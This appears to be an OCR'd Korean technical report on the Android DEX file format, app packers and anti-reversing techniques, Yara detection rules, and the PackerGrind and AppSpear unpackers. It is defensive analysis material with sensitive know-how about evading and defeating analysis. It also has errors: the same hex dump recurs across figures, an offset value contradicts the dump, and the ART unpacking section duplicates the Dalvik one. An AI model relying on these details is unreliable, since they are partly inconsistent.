


Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	64	65	78	0A	30	33	35	00	50	A5	69	FB	7B	2E	76	C2	dex.035.P¥iû{.vÂ
00000010	DD	3F	B3	76	88	3D	AF	25	D1	B8	8B	24	E4	A1	59	06	Ý?³v^=¯%Ñ¸‹$ä¡Y.
00000020	1C	18	21	00	70	00	00	00	78	56	34	12	00	00	00	00	..!.p...xV4.....
00000030	00	00	00	00	40	17	21	00	0C	53	00	00	70	00	00	00	....@.!..S..p...
00000040	67	08	00	00	A0	4C	01	00	46	0D	00	00	3C	6E	01	00	g... L..F...<n..
00000050	98	2C	00	00	84	0D	02	00	B0	3E	00	00	44	72	03	00	˜,..„...°>..Dr..

[그림 16 링크 사이즈 및 오프셋]

맵 오프셋(Map_off) - 4바이트

- 맵 오프셋은 파일 시작 부분에서 맵 항목 까지의 오프셋
- 오프셋은 0이 아니어야 하고, data 섹션으로의 오프셋이어야 한다.




Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	64	65	78	0A	30	33	35	00	50	A5	69	FB	7B	2E	76	C2	dex.035.P¥iû{.vÂ
00000010	DD	3F	B3	76	88	3D	AF	25	D1	B8	8B	24	E4	A1	59	06	Ý?³v^=¯%Ñ¸‹$ä¡Y.
00000020	1C	18	21	00	70	00	00	00	78	56	34	12	00	00	00	00	..!.p...xV4.....
00000030	00	00	00	00	40	17	21	00	0C	53	00	00	70	00	00	00	....@.!..S..p...
00000040	67	08	00	00	A0	4C	01	00	46	0D	00	00	3C	6E	01	00	g... L..F...<n..
00000050	98	2C	00	00	84	0D	02	00	B0	3E	00	00	44	72	03	00	˜,..„...°>..Dr..
00000060	70	05	00	00	C4	67	05	00	58	02	1B	00	C4	15	06	00	p...Äg..X...Ä...
00000070	22	08	16	00	24	08	16	00	57	08	16	00	96	08	16	00	"...$...W...–...

[그림 17 맵 오프셋]

String_ids_size, String_ids_off - 4바이트 / 4바이트

- String_ids_size는 문자열 식별자 목록의 문자열 수
- String_ids_off는 파일의 시작 부분에서 문자열 식별자 목록까지의 오프셋



Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	64	65	78	0A	30	33	35	00	50	A5	69	FB	7B	2E	76	C2	dex.035.P¥iû{.vÂ
00000010	DD	3F	B3	76	88	3D	AF	25	D1	B8	8B	24	E4	A1	59	06	Ý?³v^=¯%Ñ¸‹$ä¡Y.
00000020	1C	18	21	00	70	00	00	00	78	56	34	12	00	00	00	00	..!.p...xV4.....
00000030	00	00	00	00	40	17	21	00	0C	53	00	00	70	00	00	00	....@.!..S..p...
00000040	67	08	00	00	A0	4C	01	00	46	0D	00	00	3C	6E	01	00	g... L..F...<n..
00000050	98	2C	00	00	84	0D	02	00	B0	3E	00	00	44	72	03	00	˜,..„...°>..Dr..
00000060	70	05	00	00	C4	67	05	00	58	02	1B	00	C4	15	06	00	p...Äg..X...Ä...
00000070	22	08	16	00	24	08	16	00	57	08	16	00	96	08	16	00	"...$...W...–...


[그림 18 String_ids 섹션]

여기서 String_ids는 다음과 같다.

- DEX 파일에는 각 특징마다 고유한 섹션을 가지고 있다.
- String_ids 섹션은 DEX 파일 내에서 사용하는 모든 문자열을 저장하는 영역
  - String_ids_size : 0x0000530C
  - String_ids_off : 0x00000007

Type_ids_size, Type_ids_off - 4바이트 / 4바이트

- Type_ids 섹션은 String_ids 영역에 저장된 문자열의 성격을 저장하는 영역이다.
- type_ids_size는 형식 식별자 목록의 요소 개수
- type_ids_off는 파일의 시작 부분에서 형식 식별자 목록까지의 오프셋
- 오프셋이 0이 아닌 경우 type_ids 섹션의 시작 부분까지여야 한다.
  - type_ids_size : 0x00000867
  - type_ids_off : 0x00014CA0




Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	64	65	78	0A	30	33	35	00	50	A5	69	FB	7B	2E	76	C2	dex.035.P¥iû{.vÂ
00000010	DD	3F	B3	76	88	3D	AF	25	D1	B8	8B	24	E4	A1	59	06	Ý?³v^=¯%Ñ¸‹$ä¡Y.
00000020	1C	18	21	00	70	00	00	00	78	56	34	12	00	00	00	00	..!.p...xV4.....
00000030	00	00	00	00	40	17	21	00	0C	53	00	00	70	00	00	00	....@.!..S..p...
00000040	67	08	00	00	A0	4C	01	00	46	0D	00	00	3C	6E	01	00	g... L..F...<n..
00000050	98	2C	00	00	84	0D	02	00	B0	3E	00	00	44	72	03	00	˜,..„...°>..Dr..
00000060	70	05	00	00	C4	67	05	00	58	02	1B	00	C4	15	06	00	p...Äg..X...Ä...
00000070	22	08	16	00	24	08	16	00	57	08	16	00	96	08	16	00	"...$...W...–...

[그림 19 Type_ids 섹션]

proto_ids_size, proto_ids_off - 4바이트 / 4바이트

- proto_ids 섹션은 dex 파일 내에서 함수의 구조를 저장하고 있는 영역이다.
- proto_ids_size는 프로토타입 식별자 목록의 요소 개수
- proto_ids_off는 파일의 시작 부분에서 프로토타입 식별자 목록까지의 오프셋
- 오프셋이 0이 아닌 경우 proto_ids 섹션의 시작 부분까지여야 한다.
  - proto_ids_size : 0x00000D46
  - proto_ids_off : 0x00016E3C




Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	64	65	78	0A	30	33	35	00	50	A5	69	FB	7B	2E	76	C2	dex.035.P¥iû{.vÂ
00000010	DD	3F	B3	76	88	3D	AF	25	D1	B8	8B	24	E4	A1	59	06	Ý?³v^=¯%Ñ¸‹$ä¡Y.
00000020	1C	18	21	00	70	00	00	00	78	56	34	12	00	00	00	00	..!.p...xV4.....
00000030	00	00	00	00	40	17	21	00	0C	53	00	00	70	00	00	00	....@.!..S..p...
00000040	67	08	00	00	A0	4C	01	00	46	0D	00	00	3C	6E	01	00	g... L..F...<n..
00000050	98	2C	00	00	84	0D	02	00	B0	3E	00	00	44	72	03	00	˜,..„...°>..Dr..
00000060	70	05	00	00	C4	67	05	00	58	02	1B	00	C4	15	06	00	p...Äg..X...Ä...
00000070	22	08	16	00	24	08	16	00	57	08	16	00	96	08	16	00	"...$...W...–...
00000080	99	08	16	00	A7	08	16	00	B5	08	16	00	BC	08	16	00	™...§...µ...¼...
00000090	D9	08	16	00	F0	08	16	00	0E	09	16	00	16	09	16	00	Ù...ð..........
000000A0	33	09	16	00	4F	09	16	00	5F	09	16	00	6A	09	16	00	3...O... ...j...

[그림 20 proto_ids 섹션]

field_ids_size, field_ids_off - 4바이트 / 4바이트

- field_ids 섹션은 클래스의 이름, type, class , package 이름을 제공하는 영역이다.
- field_ids_size는 필드 식별자 목록의 요소 개수
- field_ids_off는 파일의 시작 부분에서 필드 식별자 목록까지의 오프셋
- 오프셋이 0이 아닌 경우 field_ids 섹션의 시작 부분에 있어야 한다.
  - field_ids_size : 0x00002C98
  - field_ids_off : 0x00020D84




Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	64	65	78	0A	30	33	35	00	50	A5	69	FB	7B	2E	76	C2	dex.035.P¥iû{.vÂ
00000010	DD	3F	B3	76	88	3D	AF	25	D1	B8	8B	24	E4	A1	59	06	Ý?³v^=¯%Ñ¸‹$ä¡Y.
00000020	1C	18	21	00	70	00	00	00	78	56	34	12	00	00	00	00	..!.p...xV4.....
00000030	00	00	00	00	40	17	21	00	0C	53	00	00	70	00	00	00	....@.!..S..p...
00000040	67	08	00	00	A0	4C	01	00	46	0D	00	00	3C	6E	01	00	g... L..F...<n..
00000050	98	2C	00	00	84	0D	02	00	B0	3E	00	00	44	72	03	00	˜,...„...°>..Dr..
00000060	70	05	00	00	C4	67	05	00	58	02	1B	00	C4	15	06	00	p...Äg..X...Ä...
00000070	22	08	16	00	24	08	16	00	57	08	16	00	96	08	16	00	"...$...W...-...
00000080	99	08	16	00	A7	08	16	00	B5	08	16	00	BC	08	16	00	™...§...µ...¼...
00000090	D9	08	16	00	F0	08	16	00	0E	09	16	00	16	09	16	00	Ù...ð...........

[그림 21 field_dis 섹션]

method_ids_size, method_ids_off - 4바이트 / 4바이트

- method_ids 섹션은 method의 이름, type, 소속 class 이름을 저장하는 영역이다.
- method_ids_size는 메서드 식별자 목록의 요소 개수
- method_ids_off는 파일의 시작 부분에서 메서드 식별자 목록까지의 오프셋
- 오프셋이 0이 아닌 경우 method_ids 섹션의 시작 부분에 있어야 한다.
  - method_ids_size : 0x00003EB0
  - method_ids_off : 0x00037244




Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	64	65	78	0A	30	33	35	00	50	A5	69	FB	7B	2E	76	C2	dex.035.P¥iû{.vÂ
00000010	DD	3F	B3	76	88	3D	AF	25	D1	B8	8B	24	E4	A1	59	06	Ý?³v^=¯%Ñ¸‹$ä¡Y.
00000020	1C	18	21	00	70	00	00	00	78	56	34	12	00	00	00	00	..!.p...xV4.....
00000030	00	00	00	00	40	17	21	00	0C	53	00	00	70	00	00	00	....@.!..S..p...
00000040	67	08	00	00	A0	4C	01	00	46	0D	00	00	3C	6E	01	00	g... L..F...<n..
00000050	98	2C	00	00	84	0D	02	00	B0	3E	00	00	44	72	03	00	˜,...„...°>..Dr..
00000060	70	05	00	00	C4	67	05	00	58	02	1B	00	C4	15	06	00	p...Äg..X...Ä...
00000070	22	08	16	00	24	08	16	00	57	08	16	00	96	08	16	00	"...$...W...-...
00000080	99	08	16	00	A7	08	16	00	B5	08	16	00	BC	08	16	00	™...§...µ...¼...

[그림 22 method_ids 섹션]

class_defs_size, class_defs_off - 4바이트 / 4바이트

- class_defs 섹션은 class에 대한 전체적인 정보와 데이터에 대한 기초 정보를 저장하는 영역이다.
- class_defs_size는 클래스 정의 목록의 요소 개수
- class_defs_off는 파일의 시작 부분에서 클래스 정의 목록까지의 오프셋
- 오프셋이 0이 아닌 경우 class_defs 섹션의 시작 부분까지여야 한다.
  - class_defs_size : 0x00000570
  - class_defs_off : 0x000567C4



Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	64	65	78	0A	30	33	35	00	50	A5	69	FB	7B	2E	76	C2	dex.035.P¥iû{.vÂ
00000010	DD	3F	B3	76	88	3D	AF	25	D1	B8	8B	24	E4	A1	59	06	Ý?³v^=¯%Ñ¸‹$ä¡Y.
00000020	1C	18	21	00	70	00	00	00	78	56	34	12	00	00	00	00	..!.p...xV4.....
00000030	00	00	00	00	40	17	21	00	0C	53	00	00	70	00	00	00	....@.!..S..p...
00000040	67	08	00	00	A0	4C	01	00	46	0D	00	00	3C	6E	01	00	g... L..F...<n..
00000050	98	2C	00	00	84	0D	02	00	B0	3E	00	00	44	72	03	00	˜,..„...°>..Dr..
00000060	70	05	00	00	C4	67	05	00	58	02	1B	00	C4	15	06	00	p...Äg..X...Ä...
00000070	22	08	16	00	24	08	16	00	57	08	16	00	96	08	16	00	"...$...W...–...
00000080	99	08	16	00	A7	08	16	00	B5	08	16	00	BC	08	16	00	™...§...µ...¼...

[그림 23 class_defs 섹션]

data_size, data_off - 4바이트 / 4바이트

- data_size는 바이트 단위로 나타낸 data 섹션의 크기
- 여기서 sizeof(unit)의 짝수 배수여야 함
- data_off는 파일의 시작 부분에서 data 섹션 시작 부분까지의 오프셋
  - data_size : 0x001B0258
  - data_off : 0x000615C4

2.3 패커, 언패커

2.3.1 패킹

안드로이드는 바이트 코드로 이루어져 있으면서 덱스 파일 구조가 공개되어 있어 역공학에 취약하다. 이러한 역공학에 대한 피해를 줄이기 위해 난독화를 사용하였지만 최근 이를 무력화하는 방법이 많아졌다. 그래서 이를 보완할 수 있는 다른 방법이 바로 패킹 기법이다.

여기서 패킹이란 원본 덱스 파일을 보호하기 위해 사용하는 방법으로 주로 덱스 파일 은닉, 덱스 파일 덤핑 방지, 안티 리버싱 등을 사용한다.

2.3.2 덱스 파일 은닉

덱스 파일 수정(Dex file modification)

- 앱이 실행 중일 때 네이티브 코드를 사용하여 메모리의 Dex 파일을 수정한다
- 2015년 Baidu 패커에 의해 패킹된 앱은 메서드가 호출되기 직전에 유효한 명령어로 특수 메서드를 채우고 실행 후 삭제한다.
- 우회를 하기 위해 관련 동작을 캡쳐하고 적절한 순간에 인스트럭션을 덤프할 수 있다.

동적 클래스 로드(Dynamic class loding)

- 패커는 선택한 함수의 바이트 코드를 분리된 덱스 파일에 넣고 함수가 호출될 때 로드한다.
- 필요한 클래스를 로드하기 전에 덱스 파일을 암호화하고암호를 해독하기도 한다.
- 런타임 기능을 추적하면 로드된 후 Dex 파일을 덤프할 수 있다.

네이티브 방법(Native Method)

- 패커는 선택한 덱스 기능을 기본 메서드로 전환한 후 덱스 파일에서 JNI(Java Native Interface)를 통해 호출할 수 있다.
- 바이트코드를 재생성하기 위한 네이티브 코드를 리버싱하도록 설계되지 않았지만 크로스 레이어 모니터링 구성으로 네이티브 메서드에 대한 정보를 제공할 수 있다.

2.3.3 덱스 파일 덤핑 방지

패커는 일반적으로 언패커가 메모리에 있는 실제 코드의 덤프를 방지하기위해 세 가지 방법을 사용한다.

에뮬레이터 감지(Emulator detection)

- 대부분의 동적 분석 시스템이 안드로이드 에뮬레이터에 의존하기 때문에 특정 기술(Evading Android Runtime Analysis via Sandbox Detection)을 사용하여 패킹된 앱이 에뮬레이터에서 실행중이라면 강제로 종료한다.

안티 디버그(Anti-debug)

- 언패커를 사용하면 패키징된 앱에 디버거로 연결하여 앱을 모니터링하거나 덱스 파일을 가져올 수 있다.
- 패킹된 앱은 ptrace와 같은 함수를 통해 디버깅을 방지할 수 있다.

후킹(Hooking)

- 언패커가 메모리에 있는 덱스 파일에 액세스하고 덤프할 수 있다.
- 이를 방지하기 위해 패킹된 앱은 종종 파일 및 메모리 작업과 관련된 기능을 연결하여 후킹을 사용하지 못하도록 한다

2.3.4 안티 리버싱

- 정적 코드 분석을 통해 내부 로직을 이해하는 것을 방해하기 위해 난독화 등과 같은 기술을 사용한다.
- 리버싱을 방해하고 분석을 방해하는 기술
- 안티 리버싱 기법에는 안티 디버깅, 안티 디스어셈블링, 안티 템퍼링, 코드 암호화 및 난독화 등이 존재한다.
- 안티 리버싱이 상위 집합이고, 하위 집합으로 안티 디버깅, 안티 디스어셈블링, 안티 템퍼링 등으로 나뉘게 된다.
- 단지 안티(~에 반대되는)의 레벨이 디버깅 / 디스 어셈블리 / 메모리 레벨인지에 따라 분류되는 것이다.
- 이러한 기법뿐 아니라 코드를 암호화시키는 것도 리버싱을 방해하는 것이므로 안티 리버싱의 일종으로 보면 된다.
- 안티 디버깅 : 프로그램을 실행하면서 분석하는 디버깅을 방지
- 안티 디스어셈블 : 프로그램을 실행하지 않고 코드와 구조를 분석하는 디스어셈블링을 방지

- 안티 템퍼링 : 메모리 조작 방지
- 안티 메모리 덤프 : 메모리 덤프를 통해 크리덴셜 탈취 방지
- *안티 메모리 패치 : 실시간 메모리 패치로 프로그램 로직을 조작하는 것을 보호
- 안티 모니터, 안티 API 스캔 : API 분석으로 프로그램의 기능 파악을 방지
- 암호화 : 중요 데이터 보호
- 코드 가상화 및 코드 난독화 : 코드 분석을 어렵게 한다.

2.4 Yara

2.4.1 Yara Rules

Yara는 악성코드 샘플에 포함된 패턴을 이용하여 특성과 행위를 기준으로 악성 파일을 분류하는데 사용되는 도구이며, 리눅스와 윈도우 운영체제에서 모두 사용이 가능하다. Yara의 시그니처 탐지는 대표적으로 문자열 탐지와 바이너리 탐지가 존재한다.
문자열 탐지는 Value 타이틀에 속해 있는 문자열들을 탐지하는 방법이며, Condition을 이용하여 결괏값이 참인지 거짓인지 식별한다.

```
rule Alibaba : packer
{
  strings:
    $lib = "libmobisec.so"

  condition:
    $lib
}
```

[그림 24 Yara 문자열 탐지 방법]

바이너리 탐지는 파일 내부의 Hex 값을 탐지하는 기법으로 문자일 뿐만 아니라 16진수 값을 Rule에 적용할 수 있으며, [그림 25]와 같이 Wild Cards 를 사용하여 바이트를 랜덤으로 대체가 가능하다.


```
rule is_apk : file_type
{
  strings:
    $zip_head = {50 4B ?? ??}

  condition:
    $zip_head
}
```

[그림 25 Yara 바이너리 탐지 방법]


2.5 PackerGrind

2.5.1 서론

- PackerGrind는 언패킹 기술과 패킹 기술을 포함한 도구로 이전에 개발된 DexHunter, Androidunpacker, AppSpear 의 부족한 부분을 보완하여 성능을 개선한 도구이다.
- 총 세 가지 프로세스로 구성되며, 패킹된 앱을 실행할 때 런타임, 시스템, 명령어를 포함한 3개의 레이어를 통해 추적 보고서를 생성하거나 원본 덱스를 복구한다.
- 언패킹(덱스 복원)의 경우 DVM, ART 각각 환경에 맞는 방법을 통해 진행된다.



[그림 26 PackerGrind 과정]



[그림 27 PackerGrind 구조]

2.5.2 덱스 복원 (DVM)

덱스 파일 파싱

- 덱스 파일은 openDexFileNative()를 통해 저장소에서 가져오거나 openDexFile(byte[] array())를 통해 메모리에서 가져올 수 있다.
- 두 메서드 모두 dexFileParse()를 호출하여 덱스 파일을 구문 분석하고 런타임에 이 덱스 파일을 알아내기 위해 DexFile 구조를 반환한다
- DexFile은 dexFileParse()의 덱스 파일 헤더에 따라 달라지므로 dexFileParse()를 첫 번째 덱스 데이터 수집 지점으로 정한다.

클래스 로딩

- DVM은 defineClassNative()를 통해 클래스가 로드되며, 이 함수에서 dvmDefineClass()가 호출되어 클래스를 로드하고 클래스 정보(예: 필드, 메서드 등)가 포함된 ClassObject 구조를 반환한다.
- 덱스 파일에서 class_def_item 구조를 읽은 후 class_def_item의 오프셋에 따라 덱스 파일에서 class_data_item 구조를 분석한 후 ClassObject가 초기화된다.
- 따라서 두 번째 덱스 데이터 수집 지점으로 dvmDefineClass()를 지정한다.

Resolving Methods

- dexReadClassDataMethod()를 호출하여 덱스 파일에서 DexMethod를 가져온다.
- 그런 다음 LoadMethodFromDex() 에서 DexMethod에 따라 Method 구조를 생성한다.
- Method 초기화 중 dexCompareNameDexcriptorAndMethod()를 호출하여 finalize 메서드인지 확인한 다음 dexGetCode()를 호출하여 Dex 파일에서 코드 정보를 가져와

Method를 채운다.

- 인라인 함수 및 정적 함수의 기호는 libdvm.so에서 내보내지 않으므로 dexGetCode() 대신 dexCompareNameDexcriptorAndMethod()를 세 번째 Dex 데이터 수집 지점으로 설정합니다.

메소드 실행

- 네이티브 코드는 dvmInvokeMethod(), dvmCallMethodA() 및 dvmCallMethodV()와 같은 함수를 사용하여 Java 리플렉션 또는 JNI 리플렉션을 통해 Java 메서드를 호출할 수 있다.
- dvmInterpret()는 fast-interpreter, portable-interpreter 모두 사용하기 때문에 네 번째 덱스 숯비 지점으로 선택한다.

2.5.3 덱스 복원 (ART)

덱스 파일 파싱

- 덱스 파일은 openDexFileNative()를 통해 저장소에서 가져오거나 openDexFile(byte[] array())를 통해 메모리에서 가져올 수 있다.
- 두 메서드 모두 dexFileParse()를 호출하여 덱스 파일을 구문 분석하고 런타임에 이 덱스 파일을 알아내기 위해 DexFile 구조를 반환한다
- DexFile은 dexFileParse()의 덱스 파일 헤더에 따라 달라지므로 dexFileParse()를 첫 번째 덱스 데이터 수집 지점으로 정한다.

클래스 로딩

- DVM은 defineClassNative()를 통해 클래스가 로드되며, 이 함수에서 dvmDefineClass()가 호출되어 클래스를 로드하고 클래스 정보(예: 필드, 메서드 등)가 포함된 ClassObject 구조를 반환한다.
- 덱스 파일에서 class_def_item 구조를 읽은 후 class_def_item의 오프셋에 따라 덱스 파일에서 class_data_item 구조를 분석한 후 ClassObject가 초기화된다.
- 따라서 두 번째 덱스 데이터 수집 지점으로 dvmDefineClass()를 지정한다.

Resolving Methods

- dexReadClassDataMethod()를 호출하여 덱스 파일에서 DexMethod를 가져온다.
- 그런 다음 LoadMethodFromDex() 에서 DexMethod에 따라 Method 구조를 생성한다.
- Method 초기화 중 dexCompareNameDexcriptorAndMethod()를 호출하여 finalize 메서드인지 확인한 다음 dexGetCode()를 호출하여 Dex 파일에서 코드 정보를 가져와 Method를 채운다.
- 인라인 함수 및 정적 함수의 기호는 libdvm.so에서 내보내지 않으므로 dexGetCode() 대신 dexCompareNameDexcriptorAndMethod()를 세 번째 Dex 데이터 수집 지점으로 설정합니다.

메소드 실행

- 네이티브 코드는 dvmInvokeMethod(), dvmCallMethodA() 및 dvmCallMethodV()와 같은 함수를 사용하여 Java 리플렉션 또는 JNI 리플렉션을 통해 Java 메서드를 호출할 수 있다.
- dvmInterpret()는 fast-interpreter, portable-interpreter 모두 사용하기 때문에 네 번째 덱스 수비 지점으로 선택한다.


2.6 AppSpear

2.6.1 서론

- 안드로이드 악성코드 탐지 기술이 발전함에 따라 악성코드도 고급 코드 암호화를 구축해 대응하고 있다.
- 안드로이드 패커들은 종종 복잡한 분석 방지 방어를 채택하고 있으며 자주 진화하고 있다.
- AppSpear는 바이트 코드 해독 및 DEX(Dalvik Executive File) 재조립 방식으로, 패커 모르게 보호되는 바이트 코드를 효과적으로 복구할 수 있다.
- AppSpear는 DDS(Dalvik Data Struct)에서 해독된 바이트 코드 정보를 수집하도록 Dalvik VM에 직접 계측하고, 새로운 DEX 파일을 만들기 위해 정제된 재조립 프로세스를 수행하여 압축을 푼다.

2.6.2 AppSpear 언패킹

